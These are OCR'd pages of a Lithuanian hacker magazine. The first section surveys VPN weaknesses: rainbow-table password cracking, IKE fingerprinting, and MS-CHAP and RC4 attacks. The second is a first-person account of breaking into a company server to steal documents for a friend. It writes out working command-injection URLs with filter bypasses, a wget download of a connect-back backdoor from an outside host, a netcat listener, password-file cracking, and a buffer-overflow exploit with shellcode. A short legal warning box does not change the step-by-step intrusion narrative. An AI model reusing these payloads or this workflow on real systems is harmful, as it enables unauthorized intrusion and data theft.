IPSec Triple	3DES


Pagrindiniai VPN susijungime naudojami hešavimo ir autentifikacijos algoritmai

per 2 valandas. Še tau, kad nori, ir saugumas! Ir tai dar ne viskas! Iš esmės *LOphtcrack* buvo paprasčiausias perrinkiklis, veikiantis grubios jėgos principu (lieps kasti — kasiu). Tai neelegantiška ir nenašu.
2004 metų pradžioje dvidešimtmetis šveicarų hakeris Filipas Ošlinas (*Philippe Oechslin*), vyriausiaiss mokslinis Šveicarijos valstybinio technologinio instituto Lozanoje kriptografijos ir apsaugos laboratorijos asistentas, pranešė apie iš esmės naują pagreitinto laužimo metodą (*Faster Time–Memory Trade-Off Technique*), pagrįstą iš anksto apskaičiuotomis lentelėmis, kuriose saugomos visos įmanomos slaptažodyje panaudotų simbolių kombinacijos. Remdamasis Martino Helmano (*Martin Hellman*) darbais, Filipas perdarė ir sustiprino slaptažodžių parinkimo algoritmą, „adaptavęs" jį LM algoritmui. Nulaužimo laikas sutrumpėjo ~12 kartų ir AMD 2500+ kompiuteryje su 1,5 Gb RAM siekė vos 13,6 sekundžių! Tiesiog laužimas realiu laiku! O juk tai toli gražu ne pats galingiausias prieinamas kompiuteris. Derėtų pastebėti, jog atminties kiekis svarbus todėl, kad iš anksto apskaičiuotos lentelės labai didelės, o intensyvus perkėlimas į diską (*swaping*) žiauriai sumažina našumą.
Visas detales galima rasti Filipo straipsnyje, kuris pateiktas šveicariškoje svetainėje (*lasecwww.epfl.ch/php_code/publications/search.php?ref=Oech03*), o visa tai įgyvendinta programoje *Rainbow Crack* (*www.antsight.com/zsl/rainbowcrack*), kurios demonstracinė versija platinama nemokamai, kai už pilną iš anksto apskaičiuotų lentelių versiją teks pakloti 500 dolerių. Šiaip jau jas internete galima rasti ir nemokamai, tačiau čia yra vienas „bet". Darbui su jomis prireiks įdiegti 60 gigabaitų operatyvinės atminties. Namų kompiuteriai tokių apimčių neįkanda. Tai jau neprasta serverinė konfigūracija, kurios fone 500 dolerių tiesiog nublanksta. Tačiau ir slaptažodis nulaužiamas akimirksniu! Beje, ne tik LM, bet ir NT. Taigi kriptografija nestovi vietoje, o slaptažodinių apsaugų patikimumas kasmet kelia vis daugiau ir daugiau abejonių.


[VPN tinklų tyrimas] Daugelis kompanijų nepageidauja afišuoti savo tinkle esančio VPN serverio. Ir tai teisingai, kadangi praktiškai nė viena VPN realizacija nesugebėjo išvengti programuotojų klaidų, o per pastaruosius keletą metų buvo aptikta daugybė skylių, tačiau jas išnaudoti ne taip jau paprasta! Visų pirma, reikia išsiaiškinti VPN serverio IP adresą, antra, kažkaip nustatyti programinės įrangos tipą ir realizacijos versiją.
Štai tam ir reikalingas *IKE-scan*! Tai nemokamai platinamas įrankis, per UDP siunčiantis *Control Connection* užklausas ir analizuojantis atsakymus. Kaip parodė praktika, kiekviena realizacija turi unikalų „parašą", kuris žargone vadinamas „antspaudu" (*fingerprint*), pagal kurį ir galima ją nustatyti. Antspaudų nuėmimo metodika nuolat tobulėja, o išsamesnės informacijos geriau ieškoti pas pačius kūrėjus (*www.nta-monitor.com/ike-scan/overview-old.htm*). Iš ten galima parsisiųsti ir gatavą įrankį su papildomai pateikiamais išeities tekstais: *www.nta-monitor.com/ike-scan/download.htm*. Kaip ir daugelis kitų šio tipo programų, ji orientuota į **nix* tipo operacines sistemas, bet neblogai jaučiasi ir *Windows* sistemoje, *Cygwin* aplinkoje. Kai kurie distributyvai (pavyzdžiui, *Debian*) jį jau įtraukia į pagrindinį pateikiamą komplektą, todėl čia nereikia nieko siųstis.

Tačiau tai ne vienintelė silpna MS-CHAP v1 vieta. Yra ir kitų. Pavyzdžiui, atakuojantysis gali apsimesti serveriu ir klientui pasiųsti slaptažodžio pakeitimo užklausą, kuriai nereikia autentifikacijos ir kuri bus suprasta kaip teisinga. Kaip jau buvo parodyta, serverio autentifikacijos pas klientą galimybė atsirado tik MS-CHAP v2 protokole. Klientas įveda savo seną ir naują slaptažodį, atakuojantysis juos sėkmingai „suvalgo" ir, panaudodamas „seną" slaptažodį, tuojau pat prisijungia prie serverio. Kaip sakoma, komentarų čia nereikia. Juk jeigu „slaptažodžio blokavimas" atjungtas ir nurodytas neribotas jo naudojimo laikas, tai slaptažodžio pakeitimo užklausa atrodys pakankamai keistai, gal net įtartinai, o štai jeigu slaptažodžiai keičiami kas keletą dienų, tai prie to pripranta ir į tai nustojama kreipti dėmesį. MS-CHAP v2 protokolas kur kas labiau apsaugotas, su juo jau nesuveikia serverio „suklastojimo" pokštas, tačiau jis lieka pažeidžiamas *Rainbow Crack* tipo įrankiams, kurie jį nulaužia per labai trumpą laiką, tiesa, su sąlyga, kad hakeris turi pakankamą operatyvinės atminties kiekį ir keletą papildomų valandų :).

[Šifravimas išorėje ir viduje] Viskas, apie ką mes iki šiol kalbėjome, buvo susiję su autentifikacija. Dabar pabandykime pakalbėti apie šifravimą. Šiuo metu palaikomi du šifravimo metodai: MPPE (*Microsoft Point-to-Point Encryption*) ir *IPSec*. Pirmasis protokolas apibrėžtas RFC 3078 dokumente, o *IPSec* aprašo ištisas RFC tandemas: RFC 1825 — *IP Security Architecture*, RFC 1826 — *IP Autentication Header*, RFC 1827 *IP Encapsulating Security Payload*, ESP, RFC 1828 — *IP Autentication using Keyed MD5*, RFC 1829 — *ESP DES-Cypher Block Chaining Transform*. Be to, egzistuoja ir kiti *IPSec RFC*, kuriuos galima lengvai rasti *www.rfc-editor.org* svetainėje. Tai ištisas talmudas, su kuriuo akiniuotų vaikinų minia nesuspėtų susidoroti nė per metus! Abu protokolai įgyvendinti tiek *Microsoft Windows*, tiek ir kitose sistemose (pavyzdžiui, *BSD), tačiau VPN darbo algoritmai gali iš esmės skirtis. Pagrindiniai duomenys pateikti antroje lentelėje.



GRE paketo antraštė su S vėliavėle



LM hešo apskaičiavimo procedūra

Šifravimo metodo parinkimą apibrėžia VPN serverio tipas ir konfigūracija. Prisijungus per PPTP naudojamas MPPE šifravimas, o prisijungus per L2TP (*Layer 2 Tunneling Protocol*) — *IPSec* šifravimas. L2TP protokolą sukūrė *IETF PPP Extensions* darbo grupė, siekdama apjungti *Cisco L2F* funkcionalumą, be to, PPTP 1999 metais standartizuotas RFC 2661 dokumente. Dabar jis intensyviai diegiamas. Išoriškai L2TP labai panašus į PPTP, bet jeigu PPTP veikia tik IP tinkluose, tai L2TP palaiko *Frame Relay*, X.25 ir ATM.

Jeigu *Microsoft VPN* klientas sukonfigūruotas automatiškai pasirinkti serverio tipą (kaip ir vyksta pagal nutylėjimą), tuomet iš pradžių bandoma panaudoti L2TP protokolą su *IPSec* šifravimo algoritmu, o jeigu šis bandymas baigiasi nesėkmingai, pereinama prie PPTP su MPPE šifravimu.

Aptarsime PPTP kaip paprasčiausią ir labiausiai paplitusį šifravimo protokolą. Hakerių požiūriu jis patrauklus tuo, kad naudoja paprastą srautinį šifrą RC4, kurio pažeidžiamumai gerai žinomi. Per pastaruosius keletą metų kriptoanalitikai sukūrė daugybę efektyvių atakų, o skaičiuojamoji galia išaugo taip, kad net tiesmukas 40 bitų rakto parinkimas yra paprastutė smulkmena. Išvardinsiu tris pagrindinius RC4 pažeidžiamumus:


1. Ataka atviru tekstu. Šifravimo rakto pagrindu generuojama pseudoatsitiktinė seka (kitaip vadinama gama), kuri suXOR'inama su šifruojamu tekstu. Kas gali būti paprasčiau! Jeigu atakuojantysis žino šifruojamo baito turinį ir poziciją, tai pakartotinai pritaikius XOR jis gali atstatyti vieną gamos baitą. Kadangi šifruojamuose paketuose saugoma nuspėjama informacija (pavyzdžiui, antraštės), o vienos ir tos pačios gamos sritys daug kartų uždedamos ant skirtingų šifruojamo teksto sričių, hakeris gali atstatyti visą gamą paprasčiausiai kaupdamas tinklo srautą!

2. „Bitų pervertimo" ataka (*bit–flipping attack*). Po pradinės autentifikacijos ir susijungimo užmezgimo likę paketai nėra autentifikuojami, todėl atakuojantysis gali laisvai pakeisti užšifruotų bitų turinį. Konkreti ataka gali atrodyti štai taip: hakeris su sniferiu perima šifruotą paketą, pakeičia keletą paketo bitų ir perskaičiuoja jo CRC, po ko perduoda paketą serveriui, kuris sėkmingai „sukramto" padirbtą paketą (juk CRC apskaičiuotas teisingai) ir perduoda jį į tolimesnį protokolų steko lygį. Trečiame lygyje (*layer 3*) patiriama konkreti nesėkmė. Paketas atmetamas ir generuojamas ganėtinai nuspėjamas atsakymas, kuris perduodamas „į viršų", kur jis užšifruojamas. Hakeris perima užšifruotą paketą ir panaudoja atviro teksto ataką, atstatydamas rakto gamą. Viskas! Dabar likusieji paketai dešifruojami be jokių problemų!


3. Ataka resinchronizuojant: jeigu perdavimo metu prarandamas paketas arba ateina paketas su neteisingu MPPE antraštėje esančiu numeriu, įvyksta taip vadinama „rakto resinchronizacija". Siuntėjas reinicializuoja RC4 lenteles ir MPPE antraštėje nustato „numetimo" (*flushed*) bitą. Jeigu sistema pakete aptinka nurodytą „numetimo" bitą, ji reinicializuoja savo RC4 lenteles ir priklausomai nuo gautos reikšmės priskiria paketų skaitiklį. Praktiškai tai reiškia, kad šifravimas su gama prasideda iš pradžių. Jeigu hakeris bombarduos auką resinchronizacijos užklausomis (o joms nereikia jokios autentifikacijos), tai visi paketai bus šifruojami su viena ir ta pačia gama, kas žymiai supaprastina atviro teksto ataką.

Visos trys aprašytos atakos tinka MS–CHAP v1, o MS–CHAP v2 protokole jų poveikis žymiai susilpnėjo, todėl pagrindiniu laužimo būdu tapo slaptažodžio parinkimas su *Rainbow Crack* tipo programomis.

[Pabaiga] Tai vis dėlto galima pasitikėti VPN tinklais, ar ne? Atsakymas nevienareikšmiškas. Taip, tai iš tiesų yra papildomas virš tradicinių tinklų esantis apsaugos lygis, tačiau suteikti priėjimą į vidinį korporatyvinį tinklą per VPN labai pavojinga. Hakeris nesunkiai slaptažodį gali parinkti per tokį trumpą laiką, kad administratorius nespės nė mirktelėti. Tokio įsilaužimo pasekmes gali suprasti pats. Čia lakios vaizduotės nereikia.



Bit–flipping tipo ataka



044

Naktinis bombardavimas

LAIKRODIS RODO 4 RYTO, UŽ LANGO — TAMSA, ŠALTIS, SNINGA, MONITORIUJE MIRGA UŽSIKROVUSIŲ LANGINIŲ LOGOTIPAS, O MANO NEBLAIVOJE GALVOJE BRĘSTA LIKUSIOS NAKTIES PLANAS: VISIŠKAI RIMTAI, MAN NORISI PRAMANKŠTINTI PIRŠTUS IR NULAUŽTI KOKĮ NORS RIMTĄ INTERNETINĮ PROJEKTĄ. AŠ NARŠYKLĖJE SUKONFIGŪRAVAU ŠVIEŽIĄ ANONIMINĮ *PROXY* SERVERĮ IR LEIDAUSI IEŠKOTI SAVO BŪSIMOS AUKOS.

Žiauri tinklo ataka

Spustelėjęs ant kažkokios nuorodos, pakliuvau į aparatūros svetainę, ir mano dėmesys kurį laiką persijungė į gražius įrenginius, kurių paveiksliukai mane nuteikė labai pozityviai. Aš skaičiau vaizdo plokščių apžvalgas, peržiūrinėjau sisteminių plokščių konfigūracijas ir apgalvodavau kainas, kai staiga dešiniajame apatiniame ekrano kampe kažkas sumirksėjo — atėjo pranešimas nuo mano gero bičiulio. Draugelis manęs prašė pagalbos viename nepaprastame reikale. Jam reikėjo nulaužti populiarios kompiuterių firmos (kurios pavadinimas tegu lieka paslaptyje) serverį ir iš jo pasiimti nuo pašalinių akių paslėptus duomenis. Kaip pasakojo mano pažįstamas, reikiami dokumentai prieinami tik iš lokalaus organizacijos tinklo per SMB ir yra slaptažodžiu apsaugotame resurse. Dėl to parsisiųsti reikiamas bylas iš išorės per kokį nors elementarų *web* pažeidžiamumą buvo neįmanoma. Taigi panašu, kad reikės šioje mašinoje gauti *root* teises.

Aš šiam žmogui buvau skolingas, be to, jo pasiūlymas mane sudomino ir techniniu atžvilgiu — ne kasdien tenka laužti rimtų kompanijų projektus. Taigi aptaręs keletą su dominančiais dokumentais susijusių niuansų aš perėjau prie aktyvių tinklo resurso nulaužimo veiksmų.

[Nesportiškas įsilaužimas?] Visų pirma aš nusprendžiau nuskenuoti organizacijos svetainę (pavadinsiu ją *www.example.org*) iš užsienyje esančio shello su *nmap stealth-scan* režimu. Paaiškėjo, kad serveryje priėjimui iš išorės atidarytas minimalus jungčių rinkinys, todėl buvo akivaizdu, kad administratorius normaliai sukonfigūravo ugniasienę. Ugniasienė taip pat negailestingai atmetinėjo visą ICMP srautą — į mano pasiųstą *ping* neatsakė nė vienas paketas. Pagal viską susidarė įspūdis, kad šio serverio administratorius — protingas žmogus, kuris normaliai sukonfigūravo ugniasienę, dar daugiau, standartinių serverių, į kuriuos buvo atidarytas priėjimas iš interneto, antraštės parodė, kad demonų versijos buvo reguliariai atnaujinamos, kas reiškė, jog adminas domisi naujienomis. Tuomet aš nusprendžiau įsižiūrėti į organizacijos svetainę ir ten paieškoti pažeidžiamų skriptų — galbūt ten yra koks nors senas forumas arba kokia nors kita pažeidžiama sistema.

[Šiek tiek ekstremalumo] Deja, svetainėje nebuvo nė vieno viešo *web* skirto variklіuko, ir iš viso, kaip paaiškėjo, čia iš esmės nebuvo pažeidžiamų skriptų. Viskas veikė kaip laikrodukas: valdymo reikšmės skriptams buvo perduodamos skaičių pavidalu (*www.example.org/about.php?param=32*), o iš jų reikšmių buvo korektiškai nufiltruojami visi specialūs simboliai, t.y. apie kokią nors SQL injekciją čia net nebuvo galima pagalvoti. Nenorėdamas ilgai žaisti aš užėjau į *google.com* ir paprašiau jo surasti man visus CGI ir PHP skriptus: *inurl:www.example.org filetype:CGI/PHP*. Tačiau nė vienas mano surastas skriptas nepasidavė mano blogai įtakai: visas programas parašė patyrę programuotojai, todėl jose nebuvo matomų klaidų. Ir tuomet

WARN

Neteisėtas priėjimas prie svetimos informacijos, mielas bičiuli, kvepia Baudžiamojo kodekso straipsniu. Svetimos programos nulaužimas — taip pat straipsnis. Root teisių gavimas tau nežinomame serveryje — tikriausiai net du straipsniai. Baudžiamajame kodekse straipsnių daug, o tu — vienas. Neleisk jiems tavęs sudoroti. Nepažeidinėk įstatymų.

aš prisiminiau *reverse IP lookup* ataką, apie kurią buvo rašoma rugsėjo mėnesio numeryje (][.28), straipsnyje „Smūgis Per Webą". Tikrai, juk visai įmanoma, kad ši svetainė turi kaimynų: nors mašina visiškai priklausė laužiamai organizacijai, greičiausiai šiame serveryje veikė ir kiti draugiški projektai. Taigi aš nusprendžiau išbandyti reverse *IP lookup*.


[Užsuksim pas kaimynus] Nežinantiems paaiškinsiu, jog šis metodas pagrįstas informacijos apie visus virtualius serverius, kurie yra tame pačiame serveryje kartu su atakuojamuoju resursu, gavimu. Šios informacijos gavimo tikslas — nulaužti vieną iš kaimynų svetainių ir po to panaudoti šį placdarmą tolimesniam įsiskverbimui. Taip aš ir pasielgiau: užėjęs į *www.domainsdb.net*, aš formoje įvedžiau resurso adresą ir vietoje atsakymo gavau dvi svetaines: *www.target.com* ir *www.hackme.net*. Norint judėti toliau, reikėjo nulaužti vieną iš jų. Kadangi mano sąraše pirmoji buvo *www.target.com*, aš iš pradžių ėmiausi būtent jos, tačiau po 15 minučių supratau, kad čia nėra nė vieno skripto, todėl nieko gero nenusimato. Tuo tarpu *hackme.net* atrodė kur kas patraukliau, o viduje kažkas kuždėjo — aš einu teisingu keliu.

[Povandeniniai akmenys] Aš gana greitai suradau pažeidžiamą skriptą. Vos tik pamačiau *www.hackme.net/company/colleagues/whois.pl?image=semike.jpg* tipo nuorodą, mano veidą papuošė šypsena ir aš supratau, kad intuicija manęs neapgavo. Nežinojau, kaip būtent atsidaro ši byla, todėl išbandžiau įvairius tolimesnės atakos variantus.
Iš visų mano išbandytų variantų laukiamo pasisekimo sulaukė tik viena užklausa: *www.hackme.net/company/colleagues/whois.pl?image=ls|*. Po šios užklausos serveryje buvo įvykdyta komanda *ls*. Po keleto sekundžių aš jau žinojau, kad *web* serveris veikia vartotojo *nobody* vardu, tačiau sužinoti sistemos versijos nepavyko: man įprasta komanda *uname -a* negalėjo būti įvykdyta. Greičiausiai adminas filtravo tarpus ir neleido programai apdoroti tokių eilučių. Atėjo laikas filtravimus apeiti. Aš nusprendžiau vietoje tarpo pabandyti įterpti aplinkos kintamąjį $IFS, tuo pačiu gaučiau progą pasimokyti vykdyti *Perl* kodą. Mano spėjimas pasitvirtino, todėl paleidęs *www.hackme.net/company/colleagues/whois.pl?image=uname$IFS-a|*, aš gavau visus duomenis apie įdiegtą sistemą — tai buvo paskutinis *Linux* su pataisymais, kuriam dar nebuvo sukurta eksploitų. Ką gi, teks sukelti privilegijas rankiniu būdu :).

Aš nusprendžiau į serverį persiųsti *connback* bekdorą, juo labiau kad serveryje buvo įdiegtas *wget*. Peržiūrėjau ASCII lentelę ir sužinojau mano tolimesnei atakai reikalingų simbolių kodus: brūkšnys (45), slešas (47), vienguba kabutė (39) ir vertikalus brūkšnys (124).



Reverse *ip lookup* ataka



Brutforseris Hydra — nuostabus lokalių įsilaužimų pagalbininkas

Tai padaryti reikėjo tam, kad apeičiau filtravimą: netinkamą simbolį buvo galima lengvai pakeisti su *Perl* konstrukcija *chr(SIMBOLIO_KODAS)*, perdavus šią eilutę *Perl* interpretatoriaus vykdymui:

```
www.hackme.net/company/colleagues/whois.pl?image='perl$IFS-e
$IFS"print$IFS.chr(39).wget$IFSinfectors-host.org.chr
(39).chr(47).connback.c$IFS.chr(45).0'.chr(47).'tmp'.chr(47).'connback.c.chr(39)"|'
```

Taip aš persiunčiau bekdorą ir sukompiliavau jau įdiegtą GCC:

```
www.hackme.net/company/colleagues/whois.pl?image='perl$IFS-
e$IFS"print$IFS.chr(39).gcc$IFSconnback.c$IFS.chr(45).$IFS.chr(47).
tmp.chr(47).connback.chr(39)"|'
```

Programa buvo sukompiliuota sėkmingai ir aš ją paleidau, bekdore prisijungimui nurodęs 80 jungtį, kad griežta ugniasienė praleistų susijungimą. Po to aš savo kompiuteryje ant 80 jungties paleidau *netcat* ir pradėjau laukti prisijungimo:



Pažeidžiamų skriptų paieška svetainėje baigėsi nesėkmingai

```
nc -l -p 80
```

Bekdoras sėkmingai susijungė, ir aš gavau priėjimą prie pilnavertiškos komandinės aplinkos.

[Duokit rootą po bruto] Gauti shellą — tai reiškia gauti ir */etc/passwd* bylą. Aš gavau slaptažodžių bylą (*cat /etc/passwd*), įdiegiau unikalų THC komandos sukurtą brutforserį *Hydra* (apie šį brutforserį mes rašėme rugpjūčio mėnesio žurnale) ir pradėjau laužti sisteminių vartotojų slaptažodžius. Aš nulaužiau viso labo du slaptažodžius, tačiau mano gautų sisteminių įrašų galimybės buvo apribotos. Tačiau net ir lokalios privilegijos — tai jau neblogai, todėl mano šansai įsilaužti smarkiai išaugo.

[Netikėtas įvykių posūkis] Deja, visos *history* bylos, kurias tik sugebėjau surasti (*.bash_history*, *.mysql_history*) nedavė nieko gero, tačiau aš perskaičiau *httpd.conf* ir lengvai sužinojau kelią iki *www* katalogo. Greitai aš suradau kažkokios PHP sistemos **.inc* bylą, kurioje aptikau informaciją susijungimui su *MySQL* duomenų baze. Šie slaptažodžiai tiko *MySQL*, bet prisijungti prie FTP ir SSH man su jais neleido. Kiek aš supratau, administratorius visiems resursams priskyrė skirtingus slaptažodžius, kas vėlgi byloja jo kvalifikacijos naudai. Kaip jau minėjau, serveryje veikė užlopyta *Linux*, sisteminių demonų versijos taip pat buvo stabilios ir atrodė, kad sukelti privilegijų neįmanoma. Bet aš nepasidaviau ir pradėjau nuodugniai tyrinėti sistemą. Serveryje veikė krūva IDS — *PortSentry*, *Chrootkit* ir *Snort*. Derėjo būti atsargesniam. Komanda *last -10* bylojo apie tai, kad adminas reguliariai jungdavosi į sistemą. Peržiūrėjęs sistemos procesus (*ps -ax*), aš pastebėjau vieną pažįstamą procesą — *sysad3*. Apėmė toks jausmas, kad aš jį kažkur jau mačiau. Iš tiesų, aš jau buvau sutikęs šią programą viename serverio kataloge, kur jis gulėjo C išeities teksto pavidalu. Parsisiuntęs šią bylą supratau, kad adminas tuo pačiu yra ir programuotojas. Jis sukūrė savo darbo įrankį, kuris stebėjo sistemos būklę, tačiau buvo dar ganėtinai neišbaigtas. Skaitydamas šio įrankio išeities tekstus, jame suradau klaidą — buferio perpildymą, kas man buvo iš tiesų netikėta. Juk visa tai galėjo sistemoje duoti neribotas veikimo galimybes, kadangi programa buvo paleista *root* teisėmis — teliko parašyti protingą *shell*-kodą ir gauti absoliučias sistemines teises.

[Ne namas ir ne gatvė] Pabandykime prisiminti, kas gi yra pagrindinis sėkmės faktorius buferio perpildymo atakose? Teisingai, korektiškas grįžimo adreso pakeitimas tuo, kuriuo yra hakerio patalpintas vykdomasis kodas — pavyzdžiui, komandinio interpretatoriaus su *root* teisėmis paleidimo funkcija. Būtent tai ir buvo mano tikslas. Dabar aš tau papasakosiu, kaip man pavyko parašyti savadarbei admino programai skirtą eksploitą. Jeigu *buffer overflow* — skylė tavo žiniose, tai siūlyčiau perversti senesnius mūsų žurnalo numerius, nes apie tai ne kartą buvo rašyta. Visų pirma kad tu geriau įsivaizduotumei, apie ką kalbama, aš tau parodysiu pažeidžiamo kodo fragmentą:

```
Pažeidžiamas „bufove.c" kodas
char *env;
char buf[100];
env = getenv("RAMOPTIME");
if ( env == NULL ) { return 0; }
sprintf(buf, "%s", env);
return 0;
```

Lengva suprasti, kad šis kodas su funkcija *getenv()* nuskaito aplinkos kintamąjį RAMOPTIME, o po to nuskaitytą eilutę įrašo į buferį *buf* (*char buf[100]*). Čia viskas labai paprasta, o pažeidžiamumas tiesiog akivaizdus. Po to aš su štai tokiu kodu į RAMOPTIME įrašiau tūkstantį raidžių A (kodas 0x41):

```
bufove2uze.c
int main(int argc, char *argv[])
{
char buf[1000];
memset(buf, 0x41, 1000);
setenv("RAMOPTIME", buf, 1);
execl("env", "env", NULL);
}
```

Kitame savo serveryje su *gcc* sukompiliavęs šias programas, aš jas įvykdžiau ir įsitikinau, kad įvyko perpildymas: pasirodė standartinis *Unix* pranešimas — *Segmentation fault* (*core dumped*). Viskas, dabar atėjo laikas sukurti šiai programai skirtą eksploitą ir atakuojamoje mašinoje gauti *root* teises.
Shell-kodas su smokingu
Nereikia būti lingvistikos genijumi, kad suprastum: *Segmentation fault* (*core dumped*) reiškia tai, kad įvyko perpildymas ir kad į diską įrašytas nulūžusio proceso atminties turinys (*memory dump*). Su derintuvu *gdb* galima atidaryti šią bylą ir gauti kai kuriuos papildomus duomenis:

```
$ gdb -core proc.core
Core was generated by 'AAAA'.
Program terminated with signal 11, Segmentation fault.
warning: current_sos: Can't read pathname for load map: Input/output error
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
```



Nulūžusio proceso *core dump*

```
# 0 0x36333135 in ?? ()
// 0x36333135 — išgalvota ;)
```

Toliau man reikėjo išsiaiškinti grįžimo į shell–kodą adresą. Tam aš žvilgtelėjau į ESP registrą:

```
x/100x $ESP
0xcffff1c0: 0x36333135 0x36333135 0x36333135 0x36333135
...
0xcffff310: 0x36333135 0x36333135 0x36333135 0x36333135 // Štai jis!
```

Viskas, dabar man lieka tik parašyti eksploitą. Aš tai padariau gana greitai, o dabar parodysiu tau paprastą jo kodą:

```
Paruoštas eksploitas
char shellinfector[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
